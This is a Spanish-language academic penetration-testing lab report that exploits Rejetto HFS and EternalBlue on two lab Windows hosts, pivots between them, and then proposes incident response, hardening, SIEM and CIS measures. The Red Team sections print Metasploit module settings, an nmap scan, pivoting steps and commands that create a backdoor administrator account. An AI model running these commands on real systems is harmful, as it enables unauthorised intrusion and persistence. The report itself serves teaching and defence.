Evidencia: use exploit/windows/smb/ms17_010_eternalblue - set RHOST 192.168.11.10 - set RPORT 5000 - set LPORT 3333 - run

Resultado: A través del Metasploit de eternalblue hacia el Host B, fue posible crear una sesión de Meterpreter dentro del Host B.

Post-explotación en Host-B

Herramientas empleadas: Meterpreter (getuid, getprivs, getsystem)

Shell de Windows (net user, net localgroup)

Evidencia: Validación de privilegios (getuid, getprivs, getsystem).

Shell - net user Johann_Cardoso UNAD2025 /add - net localgroup Administradores Johann_Cardoso /add - net user

Resultado: A través de cada comando, se evidencia información impórtate del usuario comprometido y creación del usuario administrador.

Las herramientas utilizadas durante el ejercicio permitieron reproducir paso a paso la cadena completa de ataque descrita en el Escenario 3: desde la explotación inicial de Host-A (Rejetto HFS), el establecimiento del pivoting hacia Host-B, la explotación a través de EternalBlue y finalmente la acción post-explotación evidenciada mediante la creación de un usuario administrativo temporal.

Respuesta pregunta 2

Al analizar el Anexo 4 – Escenario 3, pude identificar varios datos fundamentales que orientaron la investigación hacia el fallo de seguridad específico que afecta a la Máquina-1

(Host-A, Windows). A continuación, los listo y describo explicando de forma clara cómo cada uno contribuyó directamente a detectar la vulnerabilidad.

"SecureNova Labs detectó fugas de información desde una estación de trabajo Windows (Host-A)."

Este dato indica que el origen del incidente está en la Máquina-1, lo cual permite enfocar todos los análisis iniciales en ese equipo. El hecho de que sea una estación Windows coincide con vulnerabilidades comunes explotadas mediante aplicaciones web o servicios inseguros.

"La imagen forense indica que la máquina ejecutaba una aplicación vulnerable probablemente explotada para obtener shell."

Este fragmento fue uno de los más relevantes, porque confirma:

-Existencia de una **aplicación vulnerable.**

-Compatibilidad con explotación remota que entrega **shell**.

-Indicio de explotación previa.

Esto coincide directamente con el comportamiento del servicio **Rejetto HFS,** ampliamente conocido por permitir ejecución remota de comandos, lo cual explica por qué en el laboratorio se atacó el puerto 80 con ese exploit

"Evidencias de la creación no autorizada de un usuario con permisos administrativos."

Esto confirma que el atacante

-Escaló privilegios en la Máquina-1.

-Tuvo control suficiente para ejecutar comandos de administración.

Este punto fue clave porque la explotación de Rejetto + escalación a SYSTEM encaja con la creación de usuarios administradores desde Meterpreter.

"Los registros sugieren movimientos laterales desde Host-A hacia un servidor secundario (Host-B)."

Este dato indica que desde la Máquina-1 se utilizó: - Técnicas de pivoting – Túneles - O Proxificación del tráfico.

Esta pista es coherente con la actividad realizada en el laboratorio: Uso de autoroute - Escaneo arp – Portfwd – Portproxy - Exposición del puerto smb mediante túnel.

Esto confirma que Host-A fue efectivamente el puente hacia el segundo objetivo (Host-B).

"Misión del Red Team: determinar el vector de fuga en Host-A, validar si la vulnerabilidad fue explotada y si existió escalamiento de privilegios."

Este punto da un marco claro de lo que se debe buscar:

-Vector de ataque → servicio vulnerable (la aplicación web).

-Explotación real → obtener shell.

- Escalamiento → creación de usuario admin.

Es decir, confirma que el fallo debía ser reproducido en Máquina-1 y que debía tratarse de una vulnerabilidad que permitiera ejecución remota.

Esto coincide plenamente con el exploit de Rejetto HFS usado en tu práctica.

"Reproducir en un laboratorio aislado el pivoting Host-A → Host-B."

Este requerimiento confirma que Host-A: Tenía acceso a otra subred - Actuó como intermediario - Tenía rutas internas activas.

Esto reforzó la hipótesis de que la vulnerabilidad inicial en la Máquina-1 permitió al atacante explorar y comprometer el entorno interno.

"Se habría obtenido información sensible desde el servidor secundario."

Este punto indica que: - La Máquina-1 fue la entrada inicial - Host-A actuó como puente hacia Host-B - La explotación fue lo suficientemente crítica como para permitir extracción de datos.

Síntesis

Los datos del anexo que permitieron identificar el fallo de seguridad en Máquina-1 apuntan a: Una aplicación vulnerable ejecutada en Windows - Capacidad de entregar un shell al atacante - Escalación de privilegios evidenciada por creación de usuario admin - Uso de Host-A como pivote hacia Host-B - Fuga de información desde esta máquina.

Todos estos elementos encajan exactamente con la vulnerabilidad explotada en el laboratorio: Rejetto HFS en el puerto 80 de la Máquina-1, que permite ejecución remota de código.

Respuesta pregunta 3

Para identificar los fallos de seguridad presentes en la Máquina-1 Windows (Host-A), utilicé dos herramientas principales dentro de la fase de escaneo y análisis de vulnerabilidades:

Nmap: Fue la primera herramienta utilizada para:

-Detectar puertos abiertos en Host-A - Identificar servicios y versiones expuestas - Reconocer el puerto vulnerable utilizado por la aplicación Rejetto HFS.

Comando ejecutado:

sudo nmap -p- -sS -sC -sV --min-rate 5000 -n -Pn -vvv 192.168.11.10 -oN escaneo_puertos.txt

Resultados relevantes:

Identificación del puerto 80/tcp como abierto. - Descubrimiento del servicio asociado: HFS (Http File Server). - Confirmación de que la Máquina-1 ejecutaba una aplicación vulnerable accesible vía HTTP.

Este hallazgo coincidió con la situación descrita en el Anexo 4, donde se menciona que la estación Windows ejecutaba una aplicación vulnerable utilizada como vector de fuga.

Metasploit Framework: Fue la herramienta usada para confirmar que el servicio detectado era Rejetto HFS vulnerable, ya que Metasploit posee módulos específicos para explotarlo.

Módulo utilizado: exploit/windows/http/rejetto_hfs_exec

Metasploit permitió verificar el fallo ejecutando un exploit real contra la Máquina-1, comprobando que el puerto 80 estaba vulnerable y entregaba acceso tipo shell a través de Meterpreter.

La aplicación mencionada indirectamente en el Anexo 4 – Escenario 3 es la aplicación vulnerable ejecutada en Host-A que permitió obtener acceso no autorizado.

En el laboratorio, esa aplicación fue: Rejetto HFS (Http File Server), Puerto: 80/tcp

Respuesta pregunta 4

El ataque afecta a las dos máquinas Windows (Host-A y Host-B) de manera diferente, ya que cada una cumple un rol en la cadena completa de explotación. La afectación no ocurre de forma aislada, sino como una progresión lógica típica de un ataque Red Team:

Explotación inicial → establecimiento de control → pivoting → movimiento lateral → explotación profunda.

Afectación Victim Machine

Esta máquina es el punto de entrada principal del ataque. En ella se identificó una aplicación vulnerable (Rejetto HFS) ejecutándose en el puerto 80, lo cual abrió la puerta para la explotación inicial.

Impacto sufrido Host-A

Compromiso inicial por vulnerabilidad en Rejetto HFS, El atacante utilizó Metasploit para explotar la vulnerabilidad del servicio HFS. Esto permitió:

-Obtener un shell remoto - Ejecutar comandos arbitrarios - Tomar control de la sesión Windows como si estuviera físicamente frente al equipo.

Escalación de privilegios. Después del acceso, el atacante:

-Usó getsystem para elevar privilegios - Obtuvo permisos de SYSTEM, el nivel más alto en Windows - Creó un usuario administrador no autorizado, replicando lo indicado en el Anexo 4

Conversión de Host-A en “puente” hacia Host-B

El atacante configuró Host-A como un punto intermedio para llegar al servidor interno.

-Se agregó una ruta interna con autoroute. - Se identificaron máquinas internas con arp_scanner. - Se construyó un túnel entre Host-A y Host-B mediante portfwd y portproxy.

Host-A dejó de ser solo una víctima y pasó a convertirse en una herramienta del atacante para comprometer la red interna.

Afectación sobre la Máquina-2 Windows (Host-B – Internal Machine)

La afectación en esta máquina ocurre como consecuencia directa del pivoting desde Host-A.

Impacto sufrido Host-B

Exposición del servicio SMB por túneles encadenados: Host-B normalmente no es accesible desde el exterior, pero el atacante lo expuso mediante:

-Un túnel de puerto 445→4445→5000

-El reenvío del tráfico SMB a través de Host-A

Esto significa que el atacante logró "sacar" un puerto interno protegido hacia el exterior.

Explotación mediante MS17-010 (EternalBlue): Aprovechando el puerto SMB expuesto, el atacante ejecutó EternalBlue, logrando:

-Ejecución remota de código en Host-B - Control completo mediante una nueva sesión Meterpreter - Ingreso con privilegios elevados


Creación de usuario administrador en Host-B: Como evidencia del impacto, se creó un usuario administrador:

net user Johann_Cardoso UNAD2025 /add

net localgroup Administradores Johann_Cardoso /add

Figura 43


Explotación inicial en Host-A (Rejetto HFS)



Nota: Rejjeto es nuestro vector de ataque, el esquema informa de manera clara la forma en que se vulnera la Victim Machine.

Figura 44

Pivoting y explotación final en Host-B (EternalBlue)



Nota: El esquema informa cómo se vulnera la Internal Machine a través de EternalBlue y de los puertos tipo pivot por los cuales se vulnera la Internal Machine.

-Host-A fue el punto de entrada. Aquí ocurrió el ataque inicial, el control remoto, la escalación y el uso como puente.

-Host-B fue comprometido gracias al pivoting. Su puerto SMB fue expuesto artificialmente por el atacante y explotado mediante EternalBlue.

El ataque demuestra un compromiso profundo de la red, donde una vulnerabilidad inicial permitió comprometer un segundo activo que originalmente estaba protegido.

Respuesta pregunta 5

A continuación, te presento un texto totalmente adecuado para entregar en un informe académico de pruebas de penetración.

Identificación inicial de la superficie de ataque en Host-A (Windows):

-El primer paso consistió en realizar un reconocimiento de los servicios publicados por la Máquina Windows (Host-A). Durante esta fase se observó que el equipo exponía un servicio HTTP activo. La detección de ese servicio permitió inferir que la máquina ejecutaba una aplicación que respondía por el puerto web habitual. **La evidencia principal en esta etapa fue:**

-La identificación del puerto 80/tcp como abierto, lo cual confirmaba la presencia de un servicio web potencialmente vulnerable.

-Este hallazgo coincidía con lo indicado en el Anexo 4, donde se menciona que la estación Windows estaba involucrada en fugas de información y que ejecutaba una aplicación que podría haber permitido la obtención de acceso remoto por parte de un atacante.

- Análisis del servicio web y confirmación de una aplicación vulnerable: Después de identificar que el puerto 80 estaba expuesto, se procedió a inspeccionar la aplicación que respondía en dicho puerto. En ese análisis se evidenció que la aplicación correspondía a un servicio de tipo HTTP File Server, una herramienta común para compartir archivos localmente, pero conocida por presentar vulnerabilidades cuando se ejecuta en versiones antiguas o sin medidas de seguridad. **Durante esta etapa se recopiló evidencia que permitía afirmar:**

-La aplicación correspondía a HFS (Http File Server). -La versión coincidía con una de las vulnerables documentadas públicamente. -El comportamiento del servicio permitía ejecutar acciones no previstas por el administrador.

-Este punto fue fundamental para validar la hipótesis del Anexo 4: la aplicación era el vector inicial de la fuga de información.

Validación de la vulnerabilidad mediante explotación controlada: Para confirmar que la vulnerabilidad realmente existía y era explotable, se realizó una prueba de explotación en un entorno controlado y académico. El objetivo de esta prueba fue observar si el servicio vulnerable realmente podía permitir acceso remoto no autorizado a la Máquina Windows. **La validación permitió documentar los siguientes resultados:**

-Se obtuvo una sesión remota en Host-A, lo que significa que la vulnerabilidad era real y explotable. -La sesión remota confirmó que la aplicación HFS ejecutaba instrucciones enviadas desde el exterior. -Se verificó que el atacante podía interactuar con el sistema operativo de la máquina comprometida.

Esta evidencia coincide con lo mencionado en el Anexo 4, donde se advierte que desde Host-A era posible obtener un shell y ejecutar acciones no autorizadas.

Escalación de privilegios en Host-A:

Una vez validado el acceso remoto, se evaluó si el atacante pudiese incrementar sus privilegios dentro del sistema. El análisis permitió determinar que era posible elevar privilegios hasta niveles administrativos, lo cual **habilitaba acciones críticas como:** -Creación de cuentas de administrador. - Acceso completo al sistema anfitrión. - Lectura y potencial exfiltración de información sensible.

En el Anexo 4 se destaca precisamente esto: una cuenta administrativa no autorizada había sido creada en la máquina. La prueba confirmada en el laboratorio permitió reproducir el mismo comportamiento en condiciones controladas.

Descubrimiento de la red interna desde Host-A: Con Host-A ya comprometido, se procedió a analizar su posición dentro de la red. Desde esta máquina se identificó que existían rutas y accesos a otra subred o segmento interno, lo cual explicaba cómo se había producido la fuga de información desde un servidor distinto.

La evidencia recolectada mostró que: -Host-A estaba conectado a una red interna adicional. -Existían otros equipos Windows accesibles desde esa red. -Uno de ellos correspondía a la segunda máquina del escenario: Host-B.

Este descubrimiento dio pie a la segunda fase del ataque: el pivoting.

Pivoting: Conversión de Host-A en un puente hacia Host-B El proceso de pivoting consiste en utilizar una máquina comprometida como intermediaria para alcanzar otras máquinas que no son accesibles directamente desde el atacante.

En este escenario, **se realizó una configuración que permitió:**

-Registrar la red interna disponible desde Host-A. -Activar capacidades de enrutamiento desde esa máquina. -Encadenar túneles de comunicación para exponer puertos internos de Host-B hacia el atacante.

La evidencia principal consistió en:

-La identificación del equipo Host-B (con sistema Windows) en la red 10.10.10.x.

-La posibilidad de alcanzar su servicio SMB a través del túnel creado.

-La creación de un puente que permitía enviar tráfico hacia Host-B como si el atacante estuviera dentro de la red interna.

Esta técnica replica exactamente la descripción del Anexo 4, donde se indica que se observaron movimientos laterales provenientes desde Host-A hacia otro servidor Windows.

Conclusión integradora del ataque

El análisis confirma que:

-Host-A fue el punto inicial de compromiso mediante una vulnerabilidad en un servicio web expuesto. -Host-A fue utilizado como puente para acceder a Host-B, quien se encontraba en un segmento interno y aislado. -El atacante logró movimiento lateral y posterior escalación de privilegios, lo que resultó en el compromiso de ambas máquinas Windows. -Este comportamiento replica fielmente el escenario del Anexo 4 y demuestra cómo una vulnerabilidad inicial mal gestionada puede llevar a un compromiso completo de la red.

Respuesta y Contención ante Incidentes de Seguridad

Formular estrategias de contención mediante el análisis de riesgos y vulnerabilidades en una infraestructura TI.

Medidas inmediatas en caso de un ataque en tiempo real

Según IT Patagonia (2025), lo primero es identificar y confirmar el incidente mediante el análisis de registros y alertas. Se revisan inmediatamente los logs del sistema, registros de firewall/IDS, alertas de antivirus y cualquier indicador de compromiso (IoC) para comprobar si realmente ocurre un ataque.

Por ejemplo, en el escenario de la Fase 3 del laboratorio, el atacante usó un escaneo ARP interno (arp_scanner) para descubrir máquinas en la red privada; detectar ese tipo de tráfico inusual sería una señal clara. En esta etapa se busca correlacionar anomalías (IPs o procesos desconocidos, escaladas de privilegio, conexiones sospechosas) que confirmen la intrusión

Una vez confirmado, se procede inmediatamente a la contención técnica del ataque. La meta es limitar la propagación del ataque aislando los sistemas afectados, En la práctica, esto implica:

- Aislar el host comprometido: Desconectar la máquina infectada de la red y de Internet. De ese modo se corta el canal de comunicación con el atacante. Según Illumio (s. f.), la acción inicial es “aislar la computadora infectada inmediatamente del resto de la red” y “desconectar la máquina de Internet”.

-Bloquear credenciales y accesos: Según Sosmatic (2025), si un dispositivo ha sido comprometido, es clave deshabilitar las cuentas de usuario o accesos remotos comprometidos (como VPN, RDP o cuentas de dominio). Esto impide que el atacante use credenciales válidas para moverse lateralmente.

-Aplicar reglas de firewall/segmentación: Configurar el cortafuegos o la segmentación de red para impedir tráfico no autorizado. Se bloquean puertos y rutas internos usados por el

atacante. Por ejemplo, si el atacante explotó el puerto SMB (445) para pivotar, se debería cerrarlo temporalmente. Como señala la guía, la fase de contención “busca limitar la propagación del incidente, aislando sistemas afectados”.

Con estas acciones inmediatas se logra frenar el ataque en curso. En el caso particular del ataque simulado (movimiento lateral con Metasploit), el atacante había agregado rutas internas mediante el comando autoroute de Meterpreter.

Por tanto, para mitigar el pivoting se deben eliminar esas rutas y reforzar la segmentación: se revisa la tabla de ruteo del sistema comprometido y se ejecutan acciones como autoroute -d o se reinicia el servicio afectado para quitar rutas maliciosas. En resumen, se neutraliza todo vector de movimiento lateral detectado (como escaneos internos o túneles de Metasploit).

En resumen, los pasos iniciales son:

-**Revisión y análisis inmediato de logs**, alertas y IoCs para confirmar el ataque. Se buscan pistas técnicas (tráfico inusual, procesos desconocidos, herramientas de explotación) que indiquen el vector de entrada.

-Contención urgente: Aislar el equipo afectado, desconectarlo de la red/Internet y desactivar los accesos comprometidos. Esto detiene la escalada del atacante, tal como recomienda separar el host infectado del resto de la red.

-Bloqueo del pivoting: identificar y cancelar cualquier ruta o túnel interno creado por el atacante (por ejemplo, eliminando rutas con Meterpreter) y cerrar puertos usados para el movimiento lateral. Estas medidas técnicas impiden que el intruso avance hacia otros sistemas.

Cada una de estas acciones busca reducir el daño inmediato. De esta forma, se gana tiempo para realizar un análisis forense con mayor detalle y aplicar la recuperación. Como resumen de buenas prácticas de respuesta a incidentes, es clave detectar anomalías (fase de identificación) y luego contener "aislando los sistemas afectados", justo lo que se hace al cortar la conexión y desactivar los vectores de pivoting en un ataque en tiempo real.

Medidas de hardenización propuestas para que el ataque no se repita

A continuación, agrupo medidas por capas (aplicación, sistema operativo, red, monitoreo y gestión) y explico **por qué** las recomiendo, relacionándolo con el ataque práctico (Rejetto HFS → Meterpreter → pivoting).

Aplicación / Inventario y parcheo (remediar la entrada inicial)

Qué hacer: Eliminar o actualizar inmediatamente cualquier instancia de HTTP File Server (HFS / Rejetto) que esté fuera de soporte; aplicar la versión parcheada o sustituirla por una solución soportada. Mantener un inventario (CMDB) de aplicaciones expuestas y un proceso de vulnerabilidad/patch management que priorice RCE (remote code execution).

Por qué: El ataque del laboratorio explotó vulnerabilidades conocidas de HFS (Rejetto). Evitar software vulnerable elimina el vector inicial. Aragon (2008) documenta el exploit Rejetto HTTP File Server (HFS) 1.5/2.x – Multiple Vulnerabilities, que demuestra vectores de ataque remoto contra versiones específicas del servidor HTTP afectado.

Reducción de la superficie de ataque (minimizar servicios y puertos expuestos)

Qué hacer: Eliminar servicios innecesarios en hosts expuestos (evitar ejecutar HFS en máquinas con otros servicios críticos). Configurar firewall host-based y de perímetro para que solo los puertos estrictamente necesarios estén accesibles desde Internet. Aplicar listas de acceso (ACL) que restrinjan qué orígenes pueden conectarse a servicios web en DMZ de acuerdo con Fortinet (s. f.).

Por qué: Menos servicios expuestos = menor probabilidad de encontrar una RCE. Además, controles perimetrales limitan que un atacante obtenga un foothold fácilmente de acuerdo con National Institute of Standards and Technology (2008)

Segmentación y microsegmentación de red (impedir el pivoting)

Qué hacer: -Implementar segmentación de red efectiva, separar DMZ, servidores aplicativos, servidores de datos y estaciones de usuario con firewalls internos.

-Donde sea posible, aplicar microsegmentación (p. ej. políticas en switches, firewalls distribuidos o soluciones de software-defined segmentation) para que una máquina comprometida no pueda iniciar conexiones arbitrarias hacia la internal network.

-Forzar reglas de egress (salida): limitar qué destinos/puertos pueden abrir las máquinas internas hacia Internet.

Por qué: Pivoting (lo que se practicó con autoroute / portfwd en Metasploit) existe porque la red deja que una máquina comprometida converse libremente con otras; segmentando se corta ese camino. Security & IT (2016) explica que la segmentación es la defensa principal contra movimiento lateral.

Control de protocolos y endurecimiento SMB / servicios de archivo

Qué hacer: Desactivar SMBv1 en todos los equipos; forzar SMB signing y habilitar SMB encryption (SMBv3) donde se requiera. Restringir SMB/RPC/RDP por ACLs y por firewall (no dejar puertos internos sin control). Revisar y endurecer permisos NTFS y compartir recursos.

Por qué: Muchos movimientos laterales y técnicas de pivoting aprovechan protocolos de archivo/administración mal configurados. La eliminación de SMBv1 en controladores de dominio constituye una medida crítica de hardening de Active Directory como lo explica (Devore, 2023).

Principio de mínimos privilegios y control de cuentas administrativas

Qué hacer: Implementar cuentas separadas para administración (no usar cuentas locales para tareas diarias), aplicar just-in-time (JIT) y just-enough-administration (JEA).

-Restringir el uso de cuentas con privilegios locales/DOMINIO y auditar su uso; requerir MFA para administración remota. Limitar cuentas locales y deshabilitar cuentas innecesarias.

Por qué: En la fase del laboratorio, el atacante pudo obtener ejecución remota y elevar privilegios; limitar privilegios y exigir MFA reduce la utilidad de credenciales robadas y dificulta la persistencia.

Endpoint Detection & Response (EDR) by hardening del host

Qué hacer: Desplegar EDR/antimalware con detección de comportamientos (detección de shells reversos, ejecución de meterpreter, uso inusual de powershell.exe/cmd.exe).

-Configurar host-based firewall y políticas de ejecución (AppLocker / Windows Defender Application Control) para bloquear binarios no autorizados.

-Según Balkin, B (2025), para mitigar ataques usando scripts de PowerShell se recomienda reforzar la política de ejecución, firmar digitalmente los scripts y limitar el uso remoto del shell.

Por qué: Herramientas como Meterpreter y túneles dejan patrones en endpoints (ejecución de comandos no usuales, cargas dinámicas). EDR con detección de comportamiento permite alertar antes de que se complete el pivoting, el cual facilita el movimiento lateral dentro de una red tras comprometer un nodo inicial (OffSec, s. f.).

Detección y monitoreo centralizado (SIEM / NDR)

Qué hacer: Configurar un SIEM para correlacionar: logs de endpoints (EDR), eventos Windows (EventID), logs de firewall y tráfico de red (NetFlow/PCAP).

-Crear reglas/alertas específicas para: ARP scanning interno, creación de rutas inusuales, portfwd/tunneling, incremento de conexiones desde una máquina víctima a hosts internos.

-Monitorizar patrones de pivoting (p. ej. múltiples conexiones locales desde una máquina que antes no se comunicaba con la subred interna).

Por qué: En la tesis y en el Anexo 5 se subraya la importancia del SIEM para detección en tiempo real y correlación; pivoting deja indicadores detectables si están instrumentados y si las reglas están afinadas.

Control de tráfico de salida y whitelisting de servicios

Qué hacer: Según el National Cyber Security Centre – Ireland (s. f.), la implementación de filtros de entrada y salida limitar las comunicaciones salientes por IP/dominio/puerto.

-Para servicios críticos, utilizar whitelisting de destinos y proxies que inspeccionen TLS/HTTPS.

Por qué: Incluso si un atacante establece un túnel, el filtrado de salida y proxies dificultan la comunicación con C2 y la exfiltración; además, reducen la capacidad de usar la máquina comprometida para pivotar hacia Internet o hacia otras subredes.

Copias, recuperación y pruebas periódicas (resiliencia)

Qué hacer: Políticas de backup robustas (versionadas, offline/air-gapped) y procedimientos de restauración probados.

-Realizar ejercicios de tabla (tabletop) y simulacros de ataque pivoting (red team / blue team) para ensayar detección y contención.

Por qué: Si el ataque logra persistir, la restauración desde imágenes limpias y la práctica de IR reducen el tiempo de recuperación y la probabilidad de repetir errores detectados en el laboratorio.

Gobernanza, formación y detección temprana (cultura)

Qué hacer: Incluir procedimientos específicos en el plan de respuesta a incidentes para pivoting (cómo reconocer autoroute/portfwd, qué logs revisar, playbooks para aislamiento). Según IBM (2024), la “respuesta a incidentes” comprende los procesos y tecnologías que una organización utiliza para detectar y responder a ciberamenazas o violaciones de seguridad.

-Según ServiceNow (s. f.), un Security Operations Center (SOC) capacitar al equipo de operaciones y a SOC para identificar las TTPs (tácticas, técnicas y procedimientos) usadas en la FASE 3.

-Mantener inventario de IoCs y TTPs conocidos (incluyendo reglas para detectar exploits HFS).

Por qué: Tecnología sin procedimientos ni entrenamiento reduce la efectividad de la mitigación; el Anexo 5 del curso exige capacidades de Blue Team con herramientas GPL y playbooks claros.

Prioridad / roadmap de implementación (sprint recomendado)

-Parches inmediatos y eliminación de HFS (48–72 h).

-Bloqueo de puertos y reglas de firewall para hosts expuestos (1 semana).

-Desactivar SMBv1, forzar SMB signing/encryption (1–2 semanas).

-Despliegue EDR en endpoints críticos y reglas SIEM básicas para detectar pivoting (2–4 semanas).

-Segmentación/microsegmentación de la red y egress filtering (proyecto 1–3 meses).

-Pruebas, simulacros y ajuste de playbooks (continuo).

Diferencias entre equipo Blueteam y un equipo de respuesta a incidentes informáticos

Enfoque principal

Blue Team: Su labor es preventiva y defensiva. Se encargan de fortalecer la seguridad antes de que ocurra un ataque: monitorean, configuran controles, endurecen (harden) servidores y redes, revisan logs y buscan comportamientos sospechosos de manera continua.

En el Anexo 5 del curso se menciona que el Blue Team analiza “lo que está sucediendo a nivel técnico… con el fin de contener un ataque” y mantener protegido el entorno (UNAD, 2025).

Equipo de Respuesta a Incidentes (IR Team): Actúa durante y después del ataque. Según Mitratech (s. f.), la guía NIST SP 800-61 proporciona un marco base de fases como detección, contención, erradicación y recuperación, de acuerdo con marcos como NIST SP 800-61. Estos equipos buscan minimizar el daño, restaurar servicios y documentar las lecciones aprendidas.

Momento en el que intervienen

Blue Team: Trabaja de forma constante, todos los días, incluso cuando no hay señales de un ataque. Su objetivo es mantener la postura de seguridad elevada.

IR Team: Interviene cuando un incidente ya está ocurriendo o acaba de ser detectado. Es la "brigada de emergencia" tecnológica de la organización.

Tareas principales

Blue Team realiza actividades como:

-Monitoreo 24/7 de sistemas, redes, SIEM y alertas.

-Aplicación de hardening, segmentación y revisiones de configuración.

-Análisis de vulnerabilidades y ejecución de controles defensivos.

-Pruebas constantes para reducir la superficie de ataque.

-Estas tareas coinciden con las acciones de evaluación y protección descritas por Moreano (2015) al hablar de la detección de amenazas mediante SIEM.

Equipo de Respuesta a Incidentes se encarga de:

-Identificar y confirmar el incidente.

-Contener el ataque para evitar mayor impacto.

-Erradicar la causa raíz (por ejemplo, malware o credenciales comprometidas).

-Recuperar sistemas y operaciones.

-Elaborar un informe posterior con mejoras para evitar incidentes similares.

-Este proceso coincide con las fases del ciclo NIST: preparación, detección, contención, erradicación, recuperación y lecciones aprendidas.

Tipo de habilidades y herramientas

Blue Team: Domina herramientas de monitoreo, SIEM, EDR, hardening, firewalls, análisis de logs, gestión de vulnerabilidades y políticas de seguridad.

IR Team: Conoce técnicas de análisis forense, respuesta rápida, comunicación en crisis, manejo de incidentes críticos, análisis de malware y restauración segura.

Objetivo final

Blue Team: Evitar que el incidente ocurra o reducir al máximo las posibilidades de éxito del atacante.

IR Team: Controlar y cerrar el incidente de la manera más rápida y segura posible.

El Blue Team es el equipo que trabaja de forma permanente para prevenir ataques, monitorear la infraestructura y fortalecer la postura de seguridad.

El Equipo de Respuesta a Incidentes actúa cuando un ataque ya está ocurriendo, aplicando un proceso estructurado para contenerlo, erradicarlo y recuperar los sistemas. Ambos se complementan: uno protege de forma continua y el otro interviene cuando la defensa ha sido superada.

¿Para qué usaría CIS (Center for Internet Security) dentro de un equipo Blue Team?

Si como parte del Blue Team me indican que debo trabajar con CIS – Center for Internet Security, según Center for Internet Security (s. f.), su misión es “hacer del mundo conectado un lugar más seguro” mediante la generación y difusión de buenas prácticas, estándares y controles de seguridad para organizaciones públicas y privadas, utilizado principalmente para fortalecer la postura de seguridad de los sistemas mediante lineamientos estandarizados y reconocidos internacionalmente. En otras palabras, CIS sería mi guía para aplicar hardenización, buenas prácticas de configuración y controles defensivos que disminuyan la probabilidad de que un ataque como el visto en la FASE 3 vuelva a ocurrir.

Hardenización de sistemas y servicios

CIS proporciona los CIS Benchmarks, que son guías técnicas paso a paso para asegurar sistemas operativos, servidores, bases de datos, navegadores y dispositivos de red.
Como Blue Team, usaría estos benchmarks para: Reducir servicios innecesarios. - Configurar correctamente puertos, protocolos y permisos. - Desactivar funciones inseguras (por ejemplo, SMBv1). - Asegurar el sistema antes de que sea atacado.

Esto se alinea con el objetivo del Anexo 5, donde el Blue Team debe “contener y proteger la máquina afectada aplicando medidas técnicas apropiadas” (UNAD, 2025).

Establecer configuraciones base (baselines) seguras

Uno de los problemas en el ataque de la FASE 3 fue que el sistema vulnerable no tenía controles mínimos de seguridad.
Con CIS, yo establecería:

-Una línea base segura (secure baseline) para Windows y servicios expuestos.

-Parámetros obligatorios de configuración en toda la organización.

-Controles mínimos que cada equipo debe cumplir antes de entrar a producción.

Esto facilita detectar desviaciones o configuraciones peligrosas antes de que un atacante las explote.

Implementar controles de seguridad priorizados (CIS Controls)

CIS Controls es un conjunto de 18 controles prioritarios que ayudan a evitar, detectar y responder a ataques. Desde un rol Blue Team los utilizaría para:

-Inventariar hardware y software autorizado. - Configurar defensas contra programa maligno y explotación. - Mejorar el monitoreo y la visibilidad del entorno. - Fortalecer la autenticación, los privilegios y la segmentación.

Estos controles permiten aterrizar acciones prácticas, algo crucial en escenarios como el del ataque demostrado en la FASE 3, donde la falta de hardening facilitó la explotación inicial.

Reducir la superficie de ataque

CIS es utilizado por equipos defensivos para cerrar puertas que un atacante podría aprovechar, como sucedió con los servicios expuestos en el ejercicio Red Team.
Con CIS podría:

-Limitar puertos abiertos. - Controlar accesos y privilegios. - Asegurar servicios web expuestos. - Minimizar vectores de movimiento lateral.

Esto responde directamente a la necesidad de proteger la máquina antes de la contención, según lo planteado en el escenario Blue Team (UNAD, 2025).

Cumplimiento y auditoría interna

CIS también sirve como marco para auditorías.

Como Blue Team lo usaría para:

-Verificar que los sistemas cumplen las configuraciones recomendadas.

-Generar reportes de cumplimiento para la dirección o para auditorías externas.

Esto ayuda a mantener orden y trazabilidad en la defensa proactiva.

Funciones y características principales de lo que es un SIEM

Un SIEM (Security Information and Event Management) es una plataforma que permite centralizar, correlacionar y analizar eventos de seguridad provenientes de diferentes dispositivos y sistemas dentro de una organización. Su función principal es ayudar al equipo Blue Team a detectar amenazas en tiempo real, responder a incidentes y mejorar la visibilidad del entorno tecnológico.

De acuerdo con Moreano Jurado (2015), el SIEM integra tanto la gestión de información de seguridad (almacenamiento y análisis de registros) como la gestión de eventos de seguridad (detección y alertas ante actividades anómalas).

Recolección centralizada de logs

Un SIEM recibe y almacena registros (logs) provenientes de múltiples fuentes como:

-Servidores Windows y Linux – Firewalls - IDS/IPS - Antivirus y EDR - Aplicaciones corporativas - Equipos de red

Este proceso permite tener toda la información en una sola consola, evitando la revisión manual de logs dispersos en cada máquina.

Según Microsoft (s. f.), una solución SIEM consolida datos de aplicaciones, servidores, dispositivos y usuarios para permitir la detección, investigación y respuesta a incidentes de seguridad en tiempo real y es importante porque un ataque como el pivoting de la FASE 3 dejaría trazas en la red, conexiones internas inusuales o ejecuciones remotas, y el SIEM permite ver todos estos eventos correlacionados.

Correlación de eventos

Esta es una de las funciones más poderosas. El SIEM relaciona múltiples eventos que por separado parecen normales, pero en conjunto pueden indicar un ataque. Por ejemplo:

-Un intento de fuerza bruta - Seguido por un inicio de sesión exitoso - Más tarde un escaneo interno de red.

Según Moreano (2015), esta correlación permite diferenciar el uso normal del sistema de comportamientos anómalos, detectando ataques como fuerza bruta, DoS o escaneos internos

Alertas en tiempo real

El SIEM genera alertas automáticas cuando identifica actividades sospechosas. Ejemplos:

-Múltiples intentos de conexión fallidos - Acceso fuera de horario o desde IPs no autorizadas - Creación repentina de rutas internas (indicador de pivoting) - Elevación de privilegios inesperada.

